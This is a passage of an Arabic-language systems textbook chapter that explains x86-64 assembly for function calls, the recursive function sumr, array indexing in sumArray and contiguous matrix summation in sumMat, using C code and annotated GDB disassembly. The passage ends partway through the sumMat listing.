
تستدعي التعليمة التالية الدالة printf. ومن أجل الإيجاز، لن نتتبع الدالة printf، التي تعدّ جزءًا من stdio.h. غير أننا نعرف من صفحة الدليل (man -s3 printf) أن لـprintf الصيغة التالية:
int printf(const char * format, ...)
وبعبارة أخرى، الوسيط الأول مؤشر إلى سلسلة تحدّد الصيغة، وتحدّد الوسائط من الثاني فصاعدًا القيم المستخدمة في تلك الصيغة. وتقابل التعليمات المحدّدة بالعناوين 0x55a - 0x566 السطر التالي في الدالة main:
printf("x is %d\n", x);
وعند استدعاء الدالة printf:
- يُدفع إلى المكدّس عنوان إرجاع يحدّد التعليمة التي تُنفَّذ بعد استدعاء
printf. - تُدفع قيمة
%rbpإلى المكدّس، ويُحدَّث%rbpليشير إلى قمة المكدّس، ما يدل على بداية إطار المكدّس للدالةprintf.
وفي مرحلة ما، تشير printf إلى وسائطها، وهي السلسلة "x is %d\n" والقيمة 0x2A. ويُخزَّن المعامل الأول في سجل المكوّن %edi، ويُخزَّن المعامل الثاني في سجل المكوّن %esi. ويقع عنوان الإرجاع مباشرة تحت %rbp عند الموقع %rbp+8.
وبالنسبة لأي دالة لها n من الوسائط، يضع GCC الوسائط الستة الأولى في السجلات، كما هو معروض في الجدول 2، ويضع الوسائط المتبقية على المكدّس تحت عنوان الإرجاع.
وبعد استدعاء printf، تُخرج القيمة 0x2A إلى المستخدم بصيغة عدد صحيح. وهكذا، تُطبع القيمة 42 على الشاشة!

بعد استدعاء printf، تنظّف التعليمات القليلة الأخيرة المكدّس وتهيّئ خروجًا نظيفًا من الدالة main. أولًا، تضمن التعليمة mov عند العنوان 0x56b وجود 0 في سجل الإرجاع (لأن آخر ما تفعله main هو إرجاع 0).

تهيّئ التعليمة leaveq المكدّس للعودة من استدعاء الدالة. وتذكّر أن leaveq مماثلة للزوج التالي من التعليمات:
mov %rbp, %rsp
pop %rbp
وبعبارة أخرى، تستبدل وحدة المعالجة المركزية مؤشّر المكدّس بمؤشّر الإطار. وفي مثالنا، يُحدَّث مؤشّر المكدّس أولًا من 0xd30 إلى 0xd40. بعد ذلك، تنفّذ وحدة المعالجة المركزية pop %rbp، التي تأخذ القيمة الموجودة عند 0xd40 (في مثالنا، العنوان 0x830) وتضعها في %rbp. وبعد تنفيذ leaveq، يعود مؤشّر المكدّس ومؤشّر الإطار إلى قيمتيهما الأصلية قبل تنفيذ main.
التعليمة الأخيرة التي تُنفَّذ هي retq. وبوجود 0x0 في سجل الإرجاع %eax، يعيد البرنامج صفرًا، ما يدل على انتهاء صحيح.
إذا قرأت هذا القسم بعناية، فينبغي أن تفهم سبب طباعة برنامجنا القيمة 42. ففي جوهر الأمر، يستخدم البرنامج دون قصد قيمًا قديمة على المكدّس ليتصرف بطريقة لم نكن نتوقعها. وكان هذا المثال غير ضار إلى حد كبير؛ غير أننا نناقش في أقسام قادمة كيف أساء القراصنة استخدام استدعاءات الدوال لجعل البرامج تتصرف بطرق خبيثة حقًا.
الدوال العودية فئة خاصة من الدوال تستدعي نفسها (وتُعرف أيضًا بـالدوال ذاتية الإشارة) لحساب قيمة. ومثل نظيراتها غير العودية، تنشئ الدوال العودية إطارات مكدّس جديدة لكل استدعاء دالة. وخلافًا للدوال القياسية، تحتوي الدوال العودية على استدعاءات لنفسها.
لنعد إلى مسألة جمع مجموعة الأعداد الصحيحة الموجبة من 1 إلى n. ناقشنا في أقسام سابقة الدالة sumUp لإنجاز هذه المهمة. ويعرض الجدول 1 دالة مرتبطة اسمها sumDown تجمع الأعداد بترتيب عكسي (من n إلى 1)، ومكافئتها العودية sumr:
الجدول 1. النسخة التكرارية (sumDown) والنسخة العودية (sumr)
تكرارية
int sumDown(int n) {
    int total = 0;
    int i = n;
    while (i > 0) {
        total += i;
        i--;
    }
    return total;
}
عودية
int sumr(int n) {
    if (n <= 0) {
        return 0;
    }
    return n + sumr(n-1);
}
تعالج الحالة الأساسية في الدالة العودية sumr أي قيم لـn أقل من واحد. وتستدعي الخطوة العودية sumr بالقيمة n-1 وتضيف النتيجة إلى n قبل الإرجاع. وترجمة sumr وفكّ تجميعها باستخدام GDB ينتج شيفرة التجميع التالية:
Dump of assembler code for function sumr:
0x400551 <+0>:	push  %rbp               # save %rbp
0x400552 <+1>:	mov   %rsp,%rbp          # update %rbp (new stack frame)
0x400555 <+4>:	sub   $0x10,%rsp         # expand stack frame by 16 bytes
0x400559 <+8>:	mov   %edi,-0x4(%rbp)    # move first param (n) to %rbp-0x4
0x40055c <+11>:	cmp   $0x0,-0x4(%rbp)    # compare n to 0
0x400560 <+15>:	jg    0x400569 <sumr+24> # if (n > 0) goto <sumr+24> [body]
0x400562 <+17>:	mov   $0x0,%eax          # copy 0 to %eax
0x400567 <+22>:	jmp   0x40057d <sumr+44> # goto <sumr+44> [done]
0x400569 <+24>:	mov   -0x4(%rbp),%eax    # copy n to %eax (result = n)
0x40056c <+27>:	sub   $0x1,%eax          # subtract 1 from %eax (result -= 1)
0x40056f <+30>:	mov   %eax,%edi          # copy %eax to %edi
0x400571 <+32>:	callq 0x400551 <sumr>    # call sumr(result)
0x400576 <+37>:	mov   %eax,%edx          # copy returned value to %edx
0x400578 <+39>:	mov   -0x4(%rbp),%eax    # copy n to %eax
0x40057b <+42>:	add   %edx,%eax          # add sumr(result) to n
0x40057d <+44>:	leaveq                   # prepare to leave the function
0x40057e <+45>:	retq                     # return result
كل سطر في شيفرة التجميع السابقة مشروح بترجمته. ويعرض الجدول 2 صيغة goto المقابلة وبرنامج C دون عبارات goto:
الجدول 2. صيغة goto بلغة C وترجمة شيفرة تجميع sumr
صيغة goto بلغة C
int sumr(int n) {
    int result;
    if (n > 0) {
        goto body;
    }
    result = 0;
    goto done;
body:
    result = n;
    result -= 1;
    result = sumr(result);
    result += n;
done:
    return result;
}
نسخة C دون عبارات goto
int sumr(int n) {
    int result;
    if (n <= 0) {
        return 0;
    }
    result = sumr(n-1);
    result += n;
    return result;
}
مع أن هذه الترجمة قد لا تبدو في البداية مطابقة للدالة sumr الأصلية، فإن التدقيق يكشف أن الدالتين متكافئتان فعلًا.
7.6.1. رسوم متحركة: مراقبة كيفية تغيّر مكدّس الاستدعاء
كتبيين، نشجّعك على رسم المكدّس ورؤية كيفية تغيّر القيم. ويوضّح الرسم المتحرك أدناه كيفية تحديث المكدّس عند تشغيل هذه الدالة بالقيمة 3.
تذكّر أن المصفوفات مجموعات مرتّبة من عناصر بيانات من النوع نفسه مخزّنة بشكل متجاور في الذاكرة. ويكون الشكل العام لـالمصفوفات أحادية البعد المخصّصة تخصيصًا ساكنًا Type arr[N] حيث Type هو نوع البيانات، وarr هو المعرّف المرتبط بالمصفوفة، وN هو عدد عناصر البيانات. وتخصيص مصفوفة تخصيصًا ساكنًا بالشكل Type arr[N] أو ديناميكيًا بالشكل arr = malloc(N * sizeof(Type)) يحجز N × sizeof(Type) بايت إجمالًا من الذاكرة.
للوصول إلى العنصر عند الفهرس i في المصفوفة arr، استخدم الصيغة arr[i]. وتحوّل المترجمات عادةً مراجع المصفوفات إلى حساب المؤشرات قبل الترجمة إلى لغة التجميع. لذا، arr+i تكافئ &arr[i]، و*(arr+i) تكافئ arr[i]. وبما أن كل عنصر بيانات في arr من نوع Type، فإن arr+i تعني أن العنصر i مخزّن عند العنوان arr + sizeof(Type) * i.
يبيّن الجدول 1 بعض عمليات المصفوفات الشائعة وتعليمات التجميع المقابلة لها. وفي الأمثلة التالية، لنفترض أننا نعلن مصفوفة int بطول 10 (int arr[10]). ولنفترض أن السجل %rdx يخزّن عنوان arr، وأن السجل %rcx يخزّن القيمة int المسمّاة i، وأن السجل %rax يمثّل متغيرًا ما اسمه x (من النوع int أيضًا). وتذكّر أن متغيرات int تشغل أربعة بايتات من المساحة، بينما تشغل متغيرات int * ثمانية بايتات.
| العملية | النوع | التمثيل بلغة التجميع |
|---|---|---|
x = arr |
int * |
mov %rdx, %rax |
x = arr[0] |
int |
mov (%rdx), %eax |
x = arr[i] |
int |
mov (%rdx, %rcx,4), %eax |
x = &arr[3] |
int * |
lea 0xc(%rdx), %rax |
x = arr+3 |
int * |
lea 0xc(%rdx), %rax |
x = *(arr+5) |
int |
mov 0x14(%rdx), %eax |
انتبه جيدًا إلى نوع كل تعبير في الجدول 1. وبشكل عام، يستخدم المترجم تعليمات mov لإلغاء إشارة المؤشرات، وتعليمة lea لحساب العناوين.
لاحظ أنه للوصول إلى العنصر arr[3] (أو *(arr+3) باستخدام حساب المؤشرات)، ينفّذ المترجم بحثًا في الذاكرة عند العنوان arr+3*4 بدلًا من arr+3. ولفهم سبب ضرورة ذلك، تذكّر أن أي عنصر عند الفهرس i في مصفوفة مخزّن عند العنوان arr + sizeof(Type) * i. ولذلك يجب على المترجم ضرب الفهرس في حجم نوع البيانات (وهو هنا أربعة، لأن sizeof(int) = 4) لحساب الإزاحة الصحيحة. وتذكّر أيضًا أن الذاكرة قابلة للعنونة بالبايت؛ فالإزاحة بعدد البايتات الصحيح تعادل حساب عنوان. وأخيرًا، بما أن قيم int تحتاج إلى 4 بايتات فقط من المساحة، فإنها تُخزَّن في سجل المكوّن %eax من السجل %rax.
وكمثال، تأمّل مصفوفة نموذجية (array) فيها 10 عناصر صحيحة (الشكل 1):
 الشكل 1. تخطيط مصفوفة من 10 أعداد صحيحة في الذاكرة. يمثّل كل صندوق مُعلَّم بـxi أربعة بايتات.
لاحظ أنه بما أن array مصفوفة أعداد صحيحة، فإن كل عنصر يشغل أربعة بايتات بالضبط. وهكذا، تستهلك مصفوفة صحيحة من 10 عناصر 40 بايتًا من الذاكرة المتجاورة.
لحساب عنوان العنصر 3، يضرب المترجم الفهرس 3 في حجم بيانات النوع الصحيح (4) فينتج إزاحة مقدارها 12 (أو 0xc). وبالفعل، يقع العنصر 3 في الشكل 1 عند الإزاحة x12 بالبايت.
لنلقِ نظرة على دالة C بسيطة اسمها sumArray تجمع جميع عناصر مصفوفة:
int sumArray(int *array, int length) {
    int i, total = 0;
    for (i = 0; i < length; i++) {
        total += array[i];
    }
    return total;
}
تأخذ الدالة sumArray عنوان مصفوفة وطولها المرتبط بها وتجمع جميع عناصر المصفوفة. والآن ألقِ نظرة على شيفرة التجميع المقابلة للدالة sumArray:
0x400686 <+0>:	push %rbp                   # save %rbp
0x400687 <+1>:	mov  %rsp,%rbp              # update %rbp (new stack frame)
0x40068a <+4>:	mov  %rdi,-0x18(%rbp)       # copy array to %rbp-0x18
0x40068e <+8>:	mov  %esi,-0x1c(%rbp)       # copy length to %rbp-0x1c
0x400691 <+11>:	movl $0x0,-0x4(%rbp)        # copy 0 to %rbp-0x4 (total)
0x400698 <+18>:	movl $0x0,-0x8(%rbp)        # copy 0 to %rbp-0x8 (i)
0x40069f <+25>:	jmp  0x4006be <sumArray+56> # goto <sumArray+56>
0x4006a1 <+27>:	mov  -0x8(%rbp),%eax        # copy i to %eax
0x4006a4 <+30>:	cltq                        # convert i to a 64-bit integer
0x4006a6 <+32>:	lea  0x0(,%rax,4),%rdx      # copy i*4 to %rdx
0x4006ae <+40>:	mov  -0x18(%rbp),%rax       # copy array to %rax
0x4006b2 <+44>:	add  %rdx,%rax              # compute array+i*4, store in %rax
0x4006b5 <+47>:	mov  (%rax),%eax            # copy array[i] to %eax
0x4006b7 <+49>:	add  %eax,-0x4(%rbp)        # add %eax to total
0x4006ba <+52>:	addl $0x1,-0x8(%rbp)        # add 1 to i (i+=1)
0x4006be <+56>:	mov  -0x8(%rbp),%eax        # copy i to %eax
0x4006c1 <+59>:	cmp  -0x1c(%rbp),%eax       # compare i to length
0x4006c4 <+62>:	jl   0x4006a1 <sumArray+27> # if i<length goto <sumArray+27>
0x4006c6 <+64>:	mov  -0x4(%rbp),%eax        # copy total to %eax
0x4006c9 <+67>:	pop  %rbp                   # prepare to leave the function
0x4006ca <+68>:	retq                        # return total
عند تتبع شيفرة التجميع هذه، تأمّل ما إذا كانت البيانات التي يجري الوصول إليها تمثّل عنوانًا أم قيمة. فمثلًا، تؤدي التعليمة عند `` إلى أن يحتوي %rbp-0x4 على متغير من نوع int، يُضبط في البداية على 0. وفي المقابل، الوسيط المخزّن عند %rbp-0x18 هو الوسيط الأول للدالة (array) وهو من نوع int * ويقابل العنوان الأساسي للمصفوفة. ويُخزَّن متغير آخر (نسمّيه i) في الموقع %rbp-0x8. وأخيرًا، لاحظ أن لواحق الحجم تُضاف في نهاية تعليمات مثل add وmov فقط عند الحاجة. وفي الحالات التي تتضمن قيمًا ثابتة، يحتاج المترجم إلى تحديد عدد بايتات الثابت المنقولة صراحةً.
سيلاحظ القارئ الفطن تعليمة لم تُرَ من قبل عند السطر `` اسمها cltq. والتعليمة cltq اختصار لـ"convert long to quad" (تحويل long إلى quad)، وهي تحوّل القيمة int ذات 32 بت المخزّنة في %eax إلى قيمة صحيحة ذات 64 بت تُخزَّن في %rax. وهذه العملية ضرورية لأن التعليمات التالية تنفّذ حساب المؤشرات. وتذكّر أن المؤشرات تشغل 8 بايتات من المساحة في الأنظمة ذات 64 بت. ويبسّط استخدام المترجم لـcltq العملية بضمان تخزين جميع البيانات في سجلات 64-بت بدلًا من مكوّنات 32-بت.
لنلقِ نظرة أقرب على التعليمات الخمس بين الموقعين و:
<+32>: lea 0x0(,%rax,4),%rdx       # copy i*4 to %rdx
<+40>: mov -0x18(%rbp),%rax        # copy array to %rax
<+44>: add %rdx,%rax               # add i*4 to array (i.e. array+i) to %rax
<+47>: mov (%rax),%eax             # dereference array+i*4, place in %eax
<+49>: add %eax,-0x4(%rbp)         # add %eax to total (i.e. total+=array[i])
تذكّر أن المترجم يستخدم lea عادةً لإجراء عمليات حسابية بسيطة على المعاملات. ويُترجم المعامل 0x0(,%rax,4) إلى %rax*4 + 0x0. وبما أن %rax يحمل قيمة i، تنسخ هذه العملية القيمة i*4 إلى %rdx. وعند هذه النقطة، يحتوي %rdx على عدد البايتات اللازمة لحساب الإزاحة الصحيحة لـarray[i] (تذكّر أن sizeof(int) = 4).
تنسخ التعليمة التالية (mov -0x18(%rbp), %rax) الوسيط الأول للدالة (العنوان الأساسي لـarray) إلى السجل %rax. وتؤدي إضافة %rdx إلى %rax في التعليمة التالية إلى أن يحتوي %rax على array+i*4. وتذكّر أن العنصر عند الفهرس i في array مخزّن عند العنوان array + sizeof(T) * i. ولذلك، يحتوي %rax الآن على حساب العنوان &array[i] على مستوى لغة التجميع.
تُلغي التعليمة عند الإشارة عن القيمة الموجودة في `%rax`، فتضع قيمة `array[i]` في `%eax`. لاحظ استخدام سجل المكوّن `%eax`، لأن `array[i]` تحتوي على قيمة `int` ذات 32 بت! وفي المقابل، حُوِّل المتغير `i` إلى كلمة رباعية (quad-word) عند السطر لأن i كان على وشك الاستخدام في حساب العناوين. ومرة أخرى، تُخزَّن العناوين ككلمات ذات 64 بت.
وأخيرًا، يُضاف %eax إلى القيمة الموجودة في %rbp-0x4، أي total. ولذلك، تقابل التعليمات الخمس بين الموقعين و السطر total += array[i] في الدالة sumArray.
المصفوفة ثنائية الأبعاد (matrix) هي مصفوفة ذات بُعدين. ويمكن تخصيص المصفوفة في C تخصيصًا ساكنًا كمصفوفة ثنائية الأبعاد (M[n][m])، أو تخصيصها ديناميكيًا باستدعاء واحد لـmalloc، أو تخصيصها ديناميكيًا كمصفوفة من مصفوفات. لننظر إلى تطبيق المصفوفة من مصفوفات. فالمصفوفة الأولى تحتوي على n عنصرًا (M[n])، وكل عنصر M[i] في مصفوفتنا يحتوي على مصفوفة من m عنصرًا. وتعريفات الشيفرة التالية تعلن كلها مصفوفات بحجم 4 × 3:
//statically allocated matrix (allocated on stack)
int M1[4][3];

//dynamically allocated matrix (programmer friendly, allocated on heap)
int **M2, i;
M2 = malloc(4 * sizeof(int*));
for (i = 0; i < 4; i++) {
    M2[i] = malloc(3 * sizeof(int));
}
في حالة المصفوفة المخصّصة ديناميكيًا، تحتوي المصفوفة الرئيسية على مصفوفة متجاورة من مؤشرات int. ويشير كل مؤشر صحيح إلى مصفوفة مختلفة في الذاكرة. ويوضّح الشكل 1 كيف نتصور عادةً كلًّا من هاتين المصفوفتين.
 الشكل 1. توضيح لمصفوفة مخصّصة ساكنًا (M1) ومصفوفة مخصّصة ديناميكيًا (M2) بحجم 3×4
في كلا تعريفي المصفوفة، يمكن الوصول إلى العنصر (i،j) باستخدام صيغة الفهرسة المزدوجة M[i][j]، حيث M هي إما M1 وإما M2. غير أن هاتين المصفوفتين منظّمتان بشكل مختلف في الذاكرة. ومع أن كلتيهما تخزّن العناصر في مصفوفتها الأساسية بشكل متجاور في الذاكرة، فإن مصفوفتنا المخصّصة ساكنًا تخزّن أيضًا جميع الصفوف بشكل متجاور في الذاكرة، كما هو معروض في الشكل 2.
 الشكل 2. تخطيط ذاكرة المصفوفة M1 بترتيب الصفوف أولًا (row-major)
وهذا الترتيب المتجاور غير مضمون في M2. وتذكّر أن تخصيص مصفوفة n × m بشكل متجاور على الكومة يتطلب استخدام استدعاء واحد لـmalloc يحجز n × m عنصرًا:
//dynamic matrix (allocated on heap, memory efficient way)
#define ROWS 4
#define COLS 3
int *M3;
M3 = malloc(ROWS * COLS * sizeof(int));
تذكّر أنه مع تعريف M3، لا يمكن الوصول إلى العنصر (i،j) باستخدام الصيغة M[i][j]. وبدلًا من ذلك، يجب فهرسة العنصر بالصيغة M3[i*COLS + j].
7.8.1. المصفوفات ثنائية الأبعاد المتجاورة
تأمّل دالة sumMat تأخذ مؤشرًا إلى مصفوفة مخصّصة بشكل متجاور (إما ساكنًا وإما ديناميكيًا بطريقة موفّرة للذاكرة) كمعاملها الأول، مع عددي الصفوف والأعمدة، وتعيد مجموع جميع العناصر داخل المصفوفة.
نستخدم الفهرسة المُقاسة في مقطع الشيفرة التالي لأنها تنطبق على المصفوفات المتجاورة المخصّصة ساكنًا وديناميكيًا معًا. وتذكّر أن الصيغة m[i][j] لا تعمل مع التخصيص الديناميكي المتجاور الموفّر للذاكرة الذي ناقشناه سابقًا.
int sumMat(int *m, int rows, int cols) {
    int i, j, total = 0;
    for (i = 0; i < rows; i++){
        for (j = 0; j < cols; j++){
            total += m[i*cols + j];
        }
    }
    return total;
}
وفيما يلي شيفرة التجميع المقابلة. وكل سطر مشروح بترجمته:
Dump of assembler code for function sumMat:
0x400686 <+0>:   push %rbp                 # save rbp
0x400687 <+1>:   mov  %rsp,%rbp            # update rbp (new stack frame)
0x40068a <+4>:   mov  %rdi,-0x18(%rbp)     # copy m to %rbp-0x18
0x40068e <+8>:   mov  %esi,-0x1c(%rbp)     # copy rows to %rbp-0x1c
0x400691 <+11>:  mov  %edx,-0x20(%rbp)     # copy cols parameter to %rbp-0x20
0x400694 <+14>:  movl $0x0,-0x4(%rbp)      # copy 0 to %rbp-0x4 (total)
0x40069b <+21>:  movl $0x0,-0xc(%rbp)      # copy 0 to %rbp-0xc (i)
0x4006a2 <+28>:  jmp  0x4006e1 <sumMat+91> # goto <sumMat+91>
0x4006a4 <+30>:  movl $0x0,-0x8(%rbp)      # copy 0 to %rbp-0x8 (j)
0x4006ab <+37>:  jmp  0x4006d5 <sumMat+79> # goto <sumMat+79>
0x4006ad <+39>:  mov  -0xc(%rbp),%eax      # copy i to %eax
0x4006b0 <+42>:  imul -0x20(%rbp),%eax     # mult i with cols, place in %eax
0x4006b4 <+46>:  mov  %eax,%edx            # copy i*cols to %edx
0x4006b6 <+48>:  mov  -0x8(%rbp),%eax      # copy j to %eax
0x4006b9 <+51>:  add  %edx,%eax            # add i*cols with j, place in %eax
0x4006bb <+53>:  cltq                      # convert %eax to a 64-bit int
0x4006bd <+55>:  lea  0x0(,%rax,4),%rdx    # mult (i*cols+j) by 4,put in %rdx
0x4006c5 <+63>:  mov  -0x18(%rbp),%rax     # copy m to %rax
0x4006c9 <+67>:  add  %rdx,%rax            # add m to (i*cols+j)*4,put in %rax
0x4006cc <+70>:  mov  (%rax),%eax          # copy m[i*cols+j] to %eax
0x4006ce <+72>:  add  %eax,-0x4(%rbp)      # add m[i*cols+j] to total
0x4006d1 <+75>:  addl $0x1,-0x8(%rbp)      # add 1 to j (j++)
0x4006d5 <+79>:  mov  -0x8(%rbp),%eax      # copy j to %eax
0x4006d8 <+82>:  cmp  -0x20(%rbp),%eax     # compare j with cols
0x4006db <+85>:  jl   0x4006ad <sumMat+39> # if (j < cols) goto <sumMat+39>
0x4006dd <+87>:  addl $0x1,-0xc(%rbp)      # add 1 to i
0x4006e1 <+91>:  mov  -0xc(%rbp),%eax      # copy i to %eax
0x4006e4 <+94>:  cmp  -0x1c(%rbp),%eax     # compare i with rows
0x4006e7 <+97>:  jl   0x4006a4 <sumMat+30> # if (i < rows) goto <sumMat+30>
